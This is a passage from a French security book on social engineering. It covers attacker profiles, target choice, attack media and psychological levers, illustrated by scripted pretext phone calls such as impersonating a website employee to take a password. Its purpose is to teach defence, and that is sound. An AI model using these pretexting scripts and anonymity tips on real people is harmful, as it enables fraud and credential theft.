Dans certains cas, le social engineering permet de terminer « la mission » : dans le cas d'une attaque contre une société visant à récupérer les informations comptables d'une entreprise, une conversation téléphonique avec le service financier pourrait permettre d'obtenir toutes les indications recherchées ; un autre chemin serait de récupérer un mot de passe utilisateur et d'utiliser une technique de pénétration autre (par le réseau, par un virus) pour obtenir ce qui est recherché.

Bien que la plupart des informations de ce chapitre concernent les entreprises, les particuliers sont aussi la cible régulière de la manipulation. Les parents subissent les assauts de leurs enfants qui désirent connaître le code parental de la connexion Internet ; les camarades de classe tentent de dérober des informations utiles pour accéder à la messagerie instantanée d'autres enfants, pour la plaisanterie, pour les espionner ou même pour revendiquer un statut de hacker malgré leur jeune âge.

Enfin, il faut aussi prendre en compte le grand nombre de hackers qui agissent simplement par curiosité. Mais l'argent et la célébrité ne sont pas tout, il ne faut pas négliger le grand nombre de personnes qui tenteront de manipuler une entreprise juste pour le plaisir ou la curiosité. Le social engineering est une technique relativement simple et aux coûts très limités, et attire bon nombre de personnes à la recherche de sensations, mais qui ne veulent pas, a priori causer de tort ; seulement il arrive parfois que face à la simplicité des choses, la personne la moins mal intentionnée se laisse tenter par l'appât du gain, c'est pourquoi, il convient également de se protéger de ces curieux. Il arrive cependant que les desseins changent en cours d'activité, la réalité sur la facilité d'accès aux informations sensibles faisant parfois naître des vocations.

2.2 Le profil de l'attaquant

Le social engineering, ce sont des appels téléphoniques, des discussions où il faut manipuler l'avis des personnes, en jouant sur le ressenti de celles-ci et en faisant tomber une à une toutes les formes de résistance. L'assaillant doit donc posséder quelques atouts, au premier rang desquels se trouve le charisme : il doit savoir s'exprimer et jouer sur les intonations. Une petite part d'acteur sommeille en tout attaquant qui utilise la manipulation.

© Editions ENI - Toute reproduction interdite

Pour convaincre, il faut aussi au manipulateur beaucoup d'audace, pour faire évoluer la discussion dans le sens voulu en guidant la victime même dans les directions les plus improbables. L'assaillant est donc un véritable imposteur, qui saurait très certainement nous vendre un verre de n'importe quelle eau plate en nous vantant ses mérites curatifs.

Mais pour inspirer la confiance, savoir parler n'est pas tout. Pour être bien à l'aise dans une attaque de social engineering, l'attaquant devra avoir une bonne culture de l'entreprise visée, de son jargon technique, de ses produits : s'il s'agit de se faire passer pour un client ou même un membre de l'entreprise, il est important de connaître les produits et services de l'entreprise, mais d'avoir également quelques informations sur son fonctionnement interne. C'est pourquoi le manipulateur doit être doué d'une grande curiosité et d'une grande patience, puisqu'il lui faudra parfois plusieurs jours, voire plusieurs semaines pour obtenir toutes les informations dont il a besoin.

C'est aussi un fin limier. Véritable Columbo, le manipulateur social notera chaque détail, même si l'utilité de celui-ci n'est pas évidente. Le cerveau humain est ainsi fait que les plus petits détails lui parviennent directement, et quand ceux-ci sont familiers, ils créent un sentiment de sécurité chez la personne qui les entend. Ces détails sont bien souvent des noms de personnes, des mots de jargon, des références à des situations passées. L'attaquant cherchera donc des informations qu'il pourra placer dans des discussions futures pour annihiler tout sentiment défensif chez la victime. D'autre part, ces détails sont aussi des informations sur le fonctionnement de l'entreprise qui permettront à l'assaillant de mieux appréhender sa cible.

Le social engineer est donc quelqu'un de très minutieux, cherchant autant d'informations que nécessaire, capable de jouer avec les impressions qu'il produit. Pourtant, toutes ces aptitudes sont souvent des acquis et non des dons et le social engineering attire donc aussi par son côté abordable.

2.3 Le profil de la cible

Le choix de la victime est l'une des étapes les plus importantes de l'attaque. Quand il pourra la choisir, le manipulateur optera pour une très grosse société, avec un service informatique décentralisé tel que les techniciens du support n'ont pas une voix ou un visage connus des employés. Bien sûr, les entreprises répondant à ce critère sont en nombre limité, et même celles qui y répondent ont bien souvent une partie décentralisée représentée par un responsable informatique du site.

L'attaquant doit ensuite choisir dans l'entreprise la personne qu'il appellera. Habituellement, c'est au standard qu'on s'adresse en premier lieu, puisque c'est bien souvent le seul numéro de la société qui soit disponible publiquement. Les cas sont ensuite multiples, puisque l'on peut très bien trouver toutes les informations à partir du standard. Beaucoup de textes relatifs à la manipulation font état de cette porte d'entrée. Certains d'entre eux avancent l'hypothèse que les attaquants visent volontairement ce poste de l'entreprise parce qu'ils sont pratiquement sûrs d'y trouver une femme, dont on croit souvent que les sentiments et les réactions sont plus facilement manipulables.

En réalité, le poste d'hôtesse d'accueil est une pierre angulaire de l'entreprise, puisque ce poste reçoit tous les appels venus de l'extérieur, qu'il a accès intégral à l'annuaire de l'entreprise, qu'il a parfois accès aux agendas et aux informations de l'entreprise et... que les personnes à qui sont confiées toutes ses responsabilités sont régulièrement oubliées lors des réunions concernant la sécurité du système d'information.

Pourtant, il sera parfois nécessaire de contacter une autre personne, notamment si la demande est très précise : le standard a rarement accès aux comptes de l'entreprise ou aux plans techniques. Il faudra donc parfois ruser pour pouvoir joindre directement les personnes concernées, avant de détourner leur attention pour obtenir les informations.

© Editions ENI - Toute reproduction interdite

Dans la plupart des cas, le manipulateur tâchera d'avoir affaire à un service informatisé mais pas au service informatique lui-même, qui est probablement le plus informé sur les problématiques de sécurité. Mais comme nous l'avons vu précédemment, il ne faut pas négliger la part d'audace de l'attaquant, qui n'hésitera pas à appeler le grand patron pour lui demander des informations.

Reste ensuite à progresser, comme dans le cas d'une escalade de privilèges standard. Un appel peut offrir au manipulateur assez d'informations pour procéder à l'appel suivant, qui amènera également son lot d'informations permettant de passer à une méthode d'attaque technique (attaque du site Internet par exemple) ou de passer un autre appel téléphonique.

3. Anatomie d'une attaque

3.1 Les moyens utilisés

Quand on aborde le social engineering, il convient de différencier les médias et les méthodes. Les premiers sont le moyen de communication, le vecteur que va utiliser l'assaillant pour mener son attaque (ou les vecteurs, dans le cas d'une attaque complexe). Les méthodes sont les leviers psychologiques que nous détaillerons dans les prochaines pages.

La grande majorité des tentatives se fait par téléphone : la simplicité et le quasi anonymat que confère le téléphone sont des atouts non négligeables pour l'attaquant. En effet, il est possible chez de très nombreux opérateurs téléphoniques de ne pas divulguer son numéro d'appelant, ce qui empêche la cible de reconnaître un numéro.

Anonymat également puisqu'aujourd'hui, de nombreuses offres « sans abonnement » sont disponibles, pour seulement quelques euros chez tous les marchands de journaux ; pendant une durée d'une dizaine de jours, il est possible d'utiliser le téléphone sans avoir à déclarer son identité à l'opérateur de télécommunications, ce qui laisse de grandes portes ouvertes aux tests.

Simplicité du téléphone enfin puisqu'un appel se passe rapidement, et que l'attaquant n'est pas confronté physiquement à sa cible : il n'a qu'à surveiller son ton et sa voix, les crispations et expressions de son visage ne risquent pas de trahir son stress.

Mais le téléphone n'est pas la seule voie disponible. Les e-mails de phishing (hameçonnage dans le jargon traduit), dont la technique consiste à faire croire à un e-mail officiel (d'une banque, d'un magasin en ligne, d'un opérateur) dans le but de tromper le destinataire, entrent directement dans la catégorie des médias dès lors que ces e-mails sont utilisés envers une unique cible, avec un contenu très personnalisé pour maximiser les chances de réussite de l'attaque.

Avant les e-mails, il y eut le courrier. Et avant le téléphone, les facsimilés (que l'on appelle plus couramment "Fax"). Courrier et fax sont encore très utilisés, parce qu'ils donnent une impression de sérieux. En effet, un courrier écrit sur un papier à en-tête s'accueille d'une toute autre manière qu'un courriel, même si celui-ci comporte une signature en bonne et due forme. Le facsimilé et le courrier bénéficient d'une croyance voulant que puisque leur envoi n'est pas gratuit, contrairement à l'e-mail, les expéditeurs font preuve de sélection dans leurs campagnes d'envois. C'est sans compter sur tous les publicitaires qui ont bien exploité cette conviction depuis des années, et surtout sans compter sur les budgets des assaillants, qui peuvent s'offrir (parfois très largement) les services de la Poste pour les quelques dizaines de centimes que leur coûtera le timbre.

Le téléphone, le courrier, le fax et même l'e-mail permettent à l'assaillant une attaque à distance, mais les plus vaillants de tous iront parfois bien au-delà : ils iront jusqu'à se présenter dans les locaux de leur cible, en déjouant les systèmes de sécurité parfois d'une manière très simple. Des exemples concrets peuvent être admirés dans de nombreux films, comme par exemple dans un James Bond ("Diamonds are forever") où l'agent secret le moins secret du monde réussit à échapper à un contrôle de badge à l'entrée d'un bâtiment en suivant simplement une personne qui passe la porte de sécurité, profitant de l'inattention du garde qui ne se doute pas que l'un des deux ne possède pas son badge parce qu'il s'est laissé duper par la présence d'un visage connu.

© Editions ENI - Toute reproduction interdite

Cette technique très courante se réalise plus généralement avec un groupe de personnes : seul au milieu de plusieurs, l'attaquant essaie de se faire passer pour un membre du groupe aux yeux du garde, tout en faisant croire au groupe lui-même, par un comportement semblant aussi naturel que possible, qu'il est autorisé à accéder aux locaux. Cette technique relevant du quiproquo est appelée TailGating.

Il existe bien sûr d'autres médias possibles : les outils de messagerie instantanée et les réseaux sociaux. Il est très courant d'y trouver de nombreuses informations, sur les relations professionnelles qui lient des personnes, sur des numéros de téléphone professionnels, sur des projets en cours, et même si ces informations sont partielles, elles n'en sont pas moins très importantes. En effet, nous allons voir ci-après que le « savoir faire-croire » est important et que pour y parvenir, il faut avoir des informations, ne serait-ce que pour s'exprimer dans le même jargon que les collaborateurs de l'entreprise.

Pour tout cela, l'attaquant devra mener une véritable enquête avant de passer ses appels téléphoniques : il fera un vrai travail de détective (d'ailleurs, de nombreux détectives utilisent le social engineering) pour obtenir ses renseignements, n'hésitant pas à fouiller les poubelles (pour obtenir des noms), à interroger des gens (pour obtenir des informations sur la hiérarchie), à observer devant l'entreprise pour connaître les horaires de travail de l'entreprise ou la voiture de chacun. Dans les premiers chapitres du livre, il est expliqué que les intrusions sont des processus cycliques, où il est question de prendre des informations puis de s'en servir pour progresser un peu plus. À ce titre, la manipulation sociale peut donc s'appuyer sur des découvertes précédentes obtenues grâce à l'exploitation de faiblesses diverses, et permettre de progresser un peu plus dans l'histoire du détournement.

Tous ces détails sont importants. En appréhendant parfaitement l'entreprise, l'assaillant peut utiliser les procédures internes de vérification pour se fondre dans la masse, profitant d'une sensation de sécurité. C'est ce qui se passe quand on repose toute la protection sur un contrôle à l'entrée d'un bâtiment : si la personne est à l'intérieur des locaux, alors elle a passé le portail de sécurité, donc elle est en droit d'être ici, donc on ne prend pas la peine de l'interroger même si son visage n'est connu de personne et qu'elle ne porte pas de badge. D'autant que cette personne se comporte comme si elle avait toujours vécu là.

Pour littéralement détourner les procédures de sécurité et parvenir à ce genre de situation, les assaillants peuvent utiliser les grands moyens, même coûteux. Si le but de l'attaque est de détourner une somme d'argent conséquente, ce n'est qu'un petit investissement que de faire imprimer du papier à en-tête avec filigrane (en prenant pour modèle une lettre trouvée dans la poubelle de l'entreprise), ou de faire fabriquer de faux papiers qui, bien qu'imparfaits, feront illusion parce que les personnes n'appartenant pas à une autorité judiciaire sont souvent mal conseillées sur les vérifications à apporter sur les papiers d'identité. Les assaillants n'hésitent pas à dépenser un millier d'euros s'il s'agit d'en récupérer dix. À l'étranger, il est possible d'ouvrir une vraie société pour seulement quelques centaines d'euros ; de louer un serveur dédié pour quelques dizaines d'euros dans un pays avec lequel aucun accord n'est passé en ce qui concerne la justice ; d'obtenir un téléphone cellulaire avec la possibilité de communiquer depuis ou vers l'étranger. Il est possible de recevoir un fax chez un artisan dont le magasin n'est pas équipé de caméras.

Le social engineering fonctionne, et ce parce que nous l'ignorons. Les exemples ci-après sont parfois difficiles à imaginer, mais ils semblent tout à fait réalisables après les avoir découverts : le social engineering devient une chose possible, démontrée par des exemples, il devient alors plus facile de s'éduquer pour s'en prévenir. Mais même avec cette information, il est des forces et des faiblesses humaines qui se transforment en armes directement mises à la disposition des assaillants, et que nous allons étudier un peu.

3.2 Les leviers psychologiques

3.2.1 Explications

L'être humain agit et décide en fonction de nombreux paramètres, parmi lesquels nous comptons son expérience personnelle, sa personnalité, le contexte de la situation et les enjeux. Il existe bien sûr de nombreux autres critères qui motivent les choix des êtres humains, mais nous avons ici un échantillon sur lequel nous pouvons agir ou que nous pouvons directement utiliser pour tourner à coup sûr les situations en notre faveur.

© Editions ENI - Toute reproduction interdite

Il n'est certes pas possible de changer l'expérience personnelle d'une personne, mais il est facile de s'en servir : si au cours d'une prise de renseignements, nous apprenons que notre interlocuteur a récemment divorcé, il nous sera aisé d'influer sur son comportement en jouant des sentiments que ces situations personnelles inspirent. Par exemple, nous pouvons feindre d'avoir récemment divorcé pour ressembler à notre interlocuteur et créer un contexte d'amitié, ou feindre d'être un(e) jeune marié(e) pour créer un rapport tout à fait différent avec notre cible qui nous prodiguera à coup sûr des conseils relatifs à son expérience. Grâce à cette relation, nous pouvons aisément obtenir des informations personnelles sur cette personne.

Pour influencer les décisions et donc les actes des cibles, nous allons utiliser des leviers psychologiques. La liste présentée ci-après n'est pas exhaustive, il existe des dizaines de situations qui contrediront les exemples exposés et des dizaines d'autres ou aucun de ces leviers ne sera utile. Ils sont pourtant les plus utilisés car leur simplicité de mise en œuvre en font des outils dont la rentabilité est largement prouvée.

3.2.2 L'absence de méfiance

Le premier des leviers psychologiques que nous étudierons est l'absence de méfiance. Pour chacun des leviers étudiés, nous exposerons d'abord un exemple concret, pour avoir une vision pragmatique et imagée de la chose. Ces exemples font référence à des sociétés et des personnages inventés mais sont inspirés de faits réels.

> La société Carré Innovations est aujourd'hui une grande société. Elle reçoit de nombreuses personnes et pour mieux les accueillir, un petit salon a été aménagé près du standard, avec des canapés et des journaux spécialisés dans l'économie, un ordinateur relié à Internet est mis à disposition. Les rendez-vous sont nombreux et prennent souvent plus de temps que prévu, il est donc coutume que les personnes attendent quelques minutes.

Un jour, l'hôtesse d'accueil Bénédicte constate que l'ordinateur de la salle d'attente n'est plus présent. Les services techniques, contactés, déclarent ne pas avoir récupéré cet ordinateur, et aucun autre service de la société n'en a eu besoin, pour quelque raison que ce soit.

Le seul indice viendra de l'un des techniciens qui a formellement vu le départ de l'ordinateur au travers des vitres qui servent de cloisons à la salle d'attente. Un jeune homme est venu, a salué d'un mouvement de la tête toutes les personnes présentes autour de lui, et même Jean-Jacques, le technicien-témoin qui se tenait debout à quelques mètres de là. Ce jeune homme apparemment fatigué a débranché l'ordinateur, l'écran plat de quinze pouces, et salué de nouveau les collaborateurs et clients qui l'entouraient avant de repartir avec son lourd chargement.

Depuis, l'ordinateur a été remplacé et la nouvelle machine est solidement attachée grâce à un verrou dont seuls les services techniques possèdent la clé.

Tout est dans la manière d'être. Ici, le jeune homme agit avec un comportement n'inspirant pas du tout la méfiance : le visage découvert, le sourire et même les salutations font de lui un être sympathique, si ce n'est que sa tâche semble devoir être accomplie rapidement et que nous ne voudrions pas lui faire perdre de temps. L'atout réside dans l'audace de l'opération : venir dérober l'ordinateur dans les locaux même de l'entreprise en pleine journée, c'est s'exposer au risque d'être arrêté par un collaborateur, et les possibilités de fuite sont très réduites. Il y a fort à parier que cet assaillant avait pris ses renseignements, pour pouvoir donner des prénoms si on lui demandait des comptes : « un tel, des services techniques, m'a demandé de lui démonter l'ordinateur ».

Bien sûr, ce fait n'aurait pas pu être possible dans une petite entreprise, où tous les collaborateurs se connaissent. Il reste à espérer pour l'entreprise que cet ordinateur ne contenait pas d'informations importantes, ni de mots de passe enregistrés, qu'il s'agisse des accès aux services internes de l'entreprise (partage de fichier) ou des services Internet qu'auraient pu consulter les clients, durant leur attente, qui auront pu relever leur courrier électronique par exemple.

© Editions ENI - Toute reproduction interdite

Réussir à ne pas susciter la méfiance des personnes est rarement une chose suffisante dans le social engineering, sauf dans quelques rares cas. Par contre, c'est une chose nécessaire puisqu'une personne qui se méfie commence à noter (même intellectuellement) des informations qui peuvent compromettre l'anonymat d'un attaquant ou même permettre à l'entreprise de se savoir assaillie. Rappelons que l'un des critères d'une attaque réussie en sécurité informatique est qu'elle ne soit pas détectée avant un certain temps.

3.2.3 La crédulité

L'exemple précédent a l'avantage de ne pas avoir nécessité de dialogue. Une personne qui parvient à gérer son stress et les signes extérieurs de celui-ci convient tout à fait pour la réalisation d'une attaque aussi invraisemblable que celle-ci. Mais il est parfois nécessaire d'avoir un dialogue avec des personnes, surtout quand on désire leur soutirer des informations. L'idée principale dans la majorité des attaques, bien que peu éthique, est tout aussi efficace que complexe et réside en un seul point : le mensonge. Il faut réussir à faire croire.

Philippe est un mécanicien très connu dans son quartier, ses mains font des merveilles sur tous les véhicules qui lui sont donnés à réparer. D'ailleurs, sur le réseau social SoyonsAmis, il possède son propre fan club, où de nombreuses personnes viennent lui demander des conseils et lui proposer d'intervenir sur des véhicules qu'il ne croiserait jamais dans le garage pour lequel il travaille. Parce qu'il n'est pas informaticien, Philippe ne lit pas ses e-mails toute la journée, et pour pouvoir répondre à des demandes urgentes, il a laissé son numéro sur sa fiche personnelle sur le site de SoyonsAmis. Il reçoit un jour un coup de téléphone :

Philippe .- « Oui, allô ? »

Attaquant .- « Bonjour, Philippe. Je suis Sophie, du site Internet SoyonsAmis. Je vous appelle pour vous annoncer une bonne nouvelle, j'espère ne pas vous déranger ? »

Philippe .- « Non, pas du tout, allez-y ! »

Attaquant .- « Parfait, parfait. Voilà, nous nous sommes rendus compte que votre fiche personnelle sur notre site était particulièrement populaire et nous tenions à vous féliciter pour ce résultat. J'y suis allée et si j'avais la chance d'avoir quelqu'un comme vous dans mes relations, je serais ravie ! »

Philippe .- « Je suis un peu gêné, mais vous savez, si besoin est, vous pouvez m'appeler ! »

Attaquant .- « Merci, c'est très gentil. À vrai dire, mon coup de téléphone d'aujourd'hui est destiné à vous faire profiter des fonctionnalités avancées de SoyonsAmis, qui vont se mettre en place très bientôt. Nous mettons en place un système où les participants pourront répondre à des questions et seront notés ; à l'avenir, nous voudrions permettre aux personnes de gagner un peu d'argent légalement, en prodiguant des conseils, très exactement comme vous le faites sur votre page, et en limitant le montant pour que vous n'ayez pas d'obligation de déclarer cela comme une source de revenus. Est-ce que cela vous semble être une bonne idée ? »

Philippe .- « Je pense même que c'est une excellente idée, mais je n'ai pas pour volonté de faire payer mes conseils, en fait. »

Attaquant .- « Oui, je comprends, et je m'excuse parce que j'ai oublié de préciser que les gains sont financés par la publicité, vous savez que cela se fait beaucoup maintenant sur Internet, et pour les personnes qui vous posent des questions, cela reste entièrement gratuit ! »

Philippe .- « Dans ce cas, c'est une solution excellente, à 100 % ! »

Attaquant .- « Vous m'en voyez ravie, je vous propose donc d'être notre testeur, pour vous, cela ne change strictement rien, si ce n'est que d'ici quelques temps, nous commencerons à vous envoyer des chèques, très rapidement je pense si vous continuez à jouir de votre si bonne réputation ! Il me faudrait juste avoir confirmation de votre nom d'utilisateur et de votre mot de passe, pour être sûre que vous soyez la bonne personne et que vous soyez consentant pour participer à ces nouveautés ».

© Editions ENI - Toute reproduction interdite

Philippe, enjoué à l'idée de gagner un peu d'argent, indiqua ses identifiants à la demoiselle qui venait de lui annoncer de bonnes nouvelles. Demoiselle qui, en fait, profita des identifiants pour modifier la page personnelle de Philippe, changer le mot de passe et indiquer l'adresse d'un garage pour accueillir toutes les personnes qui désiraient poser des questions.
Philippe tenta en vain de rétablir les choses en rentrant du travail, le soir. Il appela les responsables du site Internet SoyonsAmis, qui lui indiquèrent qu'ils n'avaient jamais eu pour vocation de mettre en place un tel système, et qu'il leur était impossible de prouver que Philippe était le propriétaire réel de cette page et qu'ils ne pouvaient absolument rien faire.

L'espoir de gagner de l'argent facilement fait perdre raison à bien des gens, qui croient pouvoir jouir d'un statut particulier et qui, à ce titre, oublient quelques règles basiques pour aller plus vite. Dans cette histoire, Philippe se laisse emporté par la joie de gagner de l'argent et est trahi par la gentillesse de la personne qui l'appelle, une femme, choix qui n'est pas fait au hasard.

La crédulité permet beaucoup de choses à un attaquant, notamment de se faire passer pour quelqu'un d'autre dans le cas présent. Et les mensonges, aussi incroyables puissent-ils paraître, sont parfois très facilement crus par la cible. Dans notre exemple, sa naïveté entraîne Philippe à ne pas vérifier que la personne qui l'appelle n'est peut-être pas une personne responsable du site SoyonsAmis, il a cru sans vérifier tout ce qui lui était dit et doit maintenant faire face à une situation fort désagréable qu'il mettra bien du temps à rétablir.

3.2.4 L'ignorance

Nous avons abordé précédemment l'intrusion physique, qui peut paraître invraisemblable jusqu'à avoir été testée : il suffit de tenter d'entrer dans une soirée privée sans invitation, de se faire passer pour un journaliste pour rencontrer une star ou de pénétrer dans une entreprise sans avoir de badge d'accès. L'idée est de se comporter de la même manière que les autres personnes qui sont dans le droit, elles, d'entrer. Mais il y a plus invraisemblable encore : la demande directe. Les stratagèmes les plus complexes sont parfois tout à fait inutiles, puisque le simple fait de demander directement peut parfois être suffisant.

Marc est chasseur de têtes pour un cabinet de recrutement. En cette fin d'année, les chiffres de la société sont bons mais son résultat personnel l'est un peu moins, et sa prime de fin d'année risque d'être un peu amenuisée. Il décide alors de reprendre un dossier que ni lui ni ses collègues n'ont voulu traiter quelques semaines auparavant, parce qu'il présentait une difficulté particulière : le profil recherché ne concerne que très peu de personnes tant les compétences sont précises. Au mieux, il faudrait réussir à débaucher un ingénieur d'une société concurrente, mais encore faut-il savoir le joindre.

Standard .- « Société JTU ELEC, bonjour, que puis-je faire pour vous ? »

Marc .- « Bonjour, je vous appelle parce que j'ai un problème sur mon Teck800, j'aurai voulu joindre un technicien qui pourrait m'aider. »

Standard .- « Oui, bien sûr, je vais vous mettre en relation avec le service après-ventes. »

Marc .- « Non, voyez-vous il s'agit d'un problème de cohabitation avec d'autres équipements que nous avons ici, le produit fonctionne très bien, mais j'ai besoin de discuter avec un expert, de vérifier que les deux produits peuvent cohabiter dans une même installation. »

Standard .- « OK, pas de problème. Je vais vous mettre en relation avec Gregory, notre responsable développement, ne quittez pas. »

Marc .- « Merci monsieur. »

Marc et Gregory eurent une courte discussion où Marc indiqua clairement ses volontés. Bien que fidèle à son entreprise (qui l'avait accueilli dès la fin de ses études), Gregory donna à Marc son numéro personnel pour qu'il puisse être contacté en dehors des heures de travail, et qu'ils puissent ainsi discuter des différentes propositions de postes et de carrière.

Même une information banale peut être dangereuse. Bien sûr, il faut éviter de tomber dans la paranoïa. Mais dans notre histoire, le fait que le standardiste ignore que joindre directement l'un des experts est une chose dangereuse peut amener à des situations gênantes pour l'entreprise. Nous le verrons dans un autre exemple, de nombreuses informations dans l'entreprise peuvent être utilisées contre l'entreprise elle-même.

© Editions ENI - Toute reproduction interdite

Il faut donc que tous les collaborateurs sachent quelle information peut être donnée, et quelle information ne le peut pas.

3.2.5 La confiance

Francis et Sandrine sont étudiants en mathématiques. Amis depuis l'enfance, ils s'amusent depuis toujours à se lancer des défis, pour s'en amuser, ou pour pousser l'autre à dépasser ses limites. Francis propose à Sandrine de tenter de découvrir autant de détails que possible sur une société choisie au hasard, le gagnant étant celui des deux qui obtient le plus de renseignements ; et comme ils sont amis, ils se mettront d'accord pour juger de la qualité des informations recueillies. Francis est convaincu de gagner : Sandrine ne connaît pas les requêtes avancées du moteur de recherche Google, et fait souvent appel à lui pour faire ses recherches sur Internet. Sandrine, elle aussi, est convaincue de gagner, parce qu'elle va tenter de quérir les éléments les plus indiscrets de la société pour privilégier la qualité à la quantité. Dans un annuaire, ils choisissent la société unipersonnelle JUMPLOW, qui possède un site Internet.

SARL Carreaux .- « Société Jumplow, bonjour.»

Sandrine .- « Bonjour monsieur, Linda de la Chambre de Commerce et d'Industrie. Je vous appelle pour mettre à jour votre dossier, selon les dispositions légales en vigueur.»

SARL Carreaux .- « D'accord, que puis-je vous donner comme informations ? »

Sandrine .- « Tout d'abord, nous allons vérifier quelques informations, le SIRET, le numéro de TVA et bien sûr l'adresse de votre entreprise.»

Sandrine et le gérant font alors quelques vérifications sur ces numéros disponibles publiquement auprès des CCI.

Sandrine .- « Parfait. Pour les statistiques de la Chambre de Commerce, j'aurai également besoin de connaître votre chiffre d'affaires prévisionnel, même une valeur approchée, pour l'année 2009. »

SARL Carreaux .- « Oh, à cette époque c'est difficile de prévoir, mais ce sera vers les 80.000 euros je pense. Plus, j'espère ! »

Sandrine .- « C'est tout le mal que je vous souhaite ! Encore une question : si c'est le cas, vous pouvez m'indiquer quelques sociétés dépendant de notre CCI et avec lesquelles ou pour lesquelles vous travaillez ? Nous cherchons à qualifier le dynamisme entre les entreprises de notre CCI, pour éventuellement apporter des corrections et aider les synergies. »

SARL Carreaux .- « Excellente idée, je travaille déjà avec Démon & Fils et la société Athunes, plus quelques-unes qui sont des fournisseurs. Notre affaire tourne pas mal à l'étranger, un peu moins en local ... »

Sandrine .- « C'est déjà très bien ! »

Sandrine termine la discussion avec des questions très simples dont elle connaît déjà les réponses, et en demandant son avis sur la CCI au gérant.

Sandrine gagna le pari. Alors que Francis lui apporta des numéros de téléphone, le numéro de SIRET et le nom du gérant, Sandrine lui donna en plus le CA prévu pour 2009, le nom de quelques clients et même d'autres indiscrétions que laissa échapper le gérant dans la discussion.

Ici, Sandrine utilise le vecteur de la confiance pour déjouer l'attention de sa cible. En effet, la société Carreaux reçoit un appel de la Chambre de Commerce et d'Industrie, comme en reçoivent toutes les entreprises régulièrement. Pour débuter le questionnaire, Sandrine va questionner le gérant sur des numéros, tel le SIRET ou le numéro de TVA, qui sont des informations souvent utilisées dans les échanges avec les CCI. Le gérant est en confiance : les questions ne lui semblent pas hors de propos, et de plus Sandrine prend soin de lui demander de vérifier les informations en lui citant les numéros (« Avez-vous le code TVA Intracommunautaire numéro XXX ? »). Sandrine en sait presque plus que le gérant lui-même, il n'a donc pas de raison de se méfier. Pourtant, en surfant simplement sur des sites comme societe.com ou infogreffe.fr, toutes les informations avancées par Sandrine sont disponibles publiquement et gratuitement.

Dans l'exemple, Sandrine noie les questions importantes au milieu d'autres, dont les réponses sont connues ou dont elle se moque éperdument (c'est le cas avec la question « Que pensez-vous de la CCI ? »). L'idée est d'endormir l'attention de l'interlocuteur, en l'amenant à répondre très rapidement à plusieurs questions, provoquant chez lui un réflexe pour accélérer l'échange : celui de répondre sans réfléchir ou presque.

© Editions ENI - Toute reproduction interdite

3.2.6 L'altruisme

Dans le social engineering, une méthode intéressante est de susciter chez la cible l'envie de vous aider, inversant presque les rôles dans le sens où les informations vont émaner de la cible, dans le meilleur des cas avant même que l'assaillant ne les demande.

> Coralie est pédopsychiatre dans une petite clinique de Bretagne. Grande adoratrice des enfants, elle supporte difficilement les personnes qui mettent leur vie en danger. A fortiori, elle n'a donc aucune raison d'apprécier son voisin qui roule avec un véhicule de forte puissance, n'hésitant pas à franchir les limitations de vitesse et circulant dans le quartier résidentiel à des vitesses dépassant de loin le raisonnable. Son pare-brise arbore une vignette d'assurance avec un logo représentant une étoile de mer, mais Sandrine est convaincue qu'il s'agit d'un faux.

Assurances Étoiles .- « Assurances Étoiles, bonjour, que puis-je faire pour vous ? »

Coralie .- « Bonjour, je suis de la maison. Je suis en déplacement sur votre région pour le service commercial, et je voudrais vendre une assurance à un assuré qui vient de s'acheter une très grosse voiture... mais voilà, j'ai fait 200 kilomètres, j'ai préparé mon discours commercial toute la nuit et j'ai oublié son dossier chez moi. »

Assurances Étoiles .- « Effectivement, cela va être moins facile que prévu pour le coup. Est-ce que je peux vous le lire, et vous prenez quelques notes ? »

Coralie .- « Moins facile. Je risque de gros problèmes avec mon responsable s'il apprend ça ! De plus, je ne vais pas avoir l'air très sérieuse devant le client avec mes notes manuscrites. »

Assurances Étoiles .- « Si vous aviez un ordinateur, vous pourriez accéder à ClassClient 3.0, mais là, je ne sais pas comment faire. »

Coralie .- « Attendez, je passe près d'une boutique de téléphonie, ils ont forcément un fax. Vous pourriez m'en envoyer un ? »

Assurances Étoiles .- « Oui, si vous me donnez le numéro d'assuré et le numéro du fax je peux vous l'envoyer. »

Coralie .- « Super ! Vous me sauvez la vie, j'aurais peut-être perdu ma place si vous n'étiez pas là. Le numéro est le 01.23.45.67.89 et le dossier concerne un monsieur G.D. À l'adresse... »

Coralie a eu confirmation de ses soupçons : le dossier de cette personne contient la mention d'une assurance voiture mais qui n'est plus payée depuis près de deux ans. Pour une telle cylindrée, le prix est assez exorbitant et Coralie comprend pourquoi son voisin préfère s'abstenir d'être assuré.

Susciter l'envie d'aider est très simple, en réalité. Il suffit de faire croire à l'interlocuteur qu'on se ressemble, et ensuite de se prétendre dans une situation que personne ne voudrait vivre, et dont tout le monde voudrait nous sortir pour peu que cela ne coûte rien, ou presque. Et dans notre exemple, c'est le cas : la standardiste peut aider Coralie qui se trouve dans une position délicate et qu'entre collègues, il est normal de s'entraider. À noter, le numéro de fax est celui d'une boutique quelconque, qui fera payer quelques euros à Coralie pour recevoir le fax. L'anonymat n'est pas plus coûteux que ça.

3.2.7 Le besoin d'aide

Plus difficile que de susciter l'envie de nous aider, nous pouvons aussi créer chez la cible un sentiment de dépendance, en la mettant d'abord en position délicate et en lui proposant ensuite notre aide toute aussi bienveillante qu'inutile.

Atravers S.A. est une multinationale de fabrication de jeux vidéos. Son siège social est situé dans un quartier réputé de Paris et, comme dans beaucoup d'autres entreprises, c'est là que se prennent beaucoup de décisions. Jérôme le sait bien et se dit qu'une telle situation pourrait lui permettre d'accéder à une copie du jeu vidéo dont la sortie est prévue dans quelques semaines.

Atravers .- « Société Atravers, bonjour »

Jérôme .- « Bonjour, ici Charles, du service informatique, au siège de Paris. Comment allez-vous ? »

© Editions ENI - Toute reproduction interdite

Atravers .- « Ça va très bien, merci.»

Jérôme .- « Dites, on va devoir interrompre l'accès assez longtemps dans l'après-midi, pour des raisons de maintenance, et j'essaie de dresser une liste des gens à rétablir rapidement, pour que le travail puisse se faire correctement. Est-ce que vous pouvez travailler sans le téléphone et l'accès Internet durant l'après-midi ? »

Atravers .- « Cela me semble difficile, un standard sans Internet ni téléphone. Attendez, vous me faites peur, j'ai beaucoup de travail cet après-midi, des appels téléphoniques à passer, des réservations à effectuer, avec la sortie prochaine du jeu, on doit boucler toutes les tâches rapidement. Vous ne pouvez pas plutôt couper le week-end ? »

Jérôme .- « Malheureusement non, il faut vraiment qu'on intervienne aujourd'hui. Pour des raisons de sécurité, nous devons changer pas mal de choses sur les serveurs et il faut faire cela rapidement. Mais rassurez-vous, c'est pour cela que j'appelle, cela peut très bien ne durer que quelques minutes pour vous.»

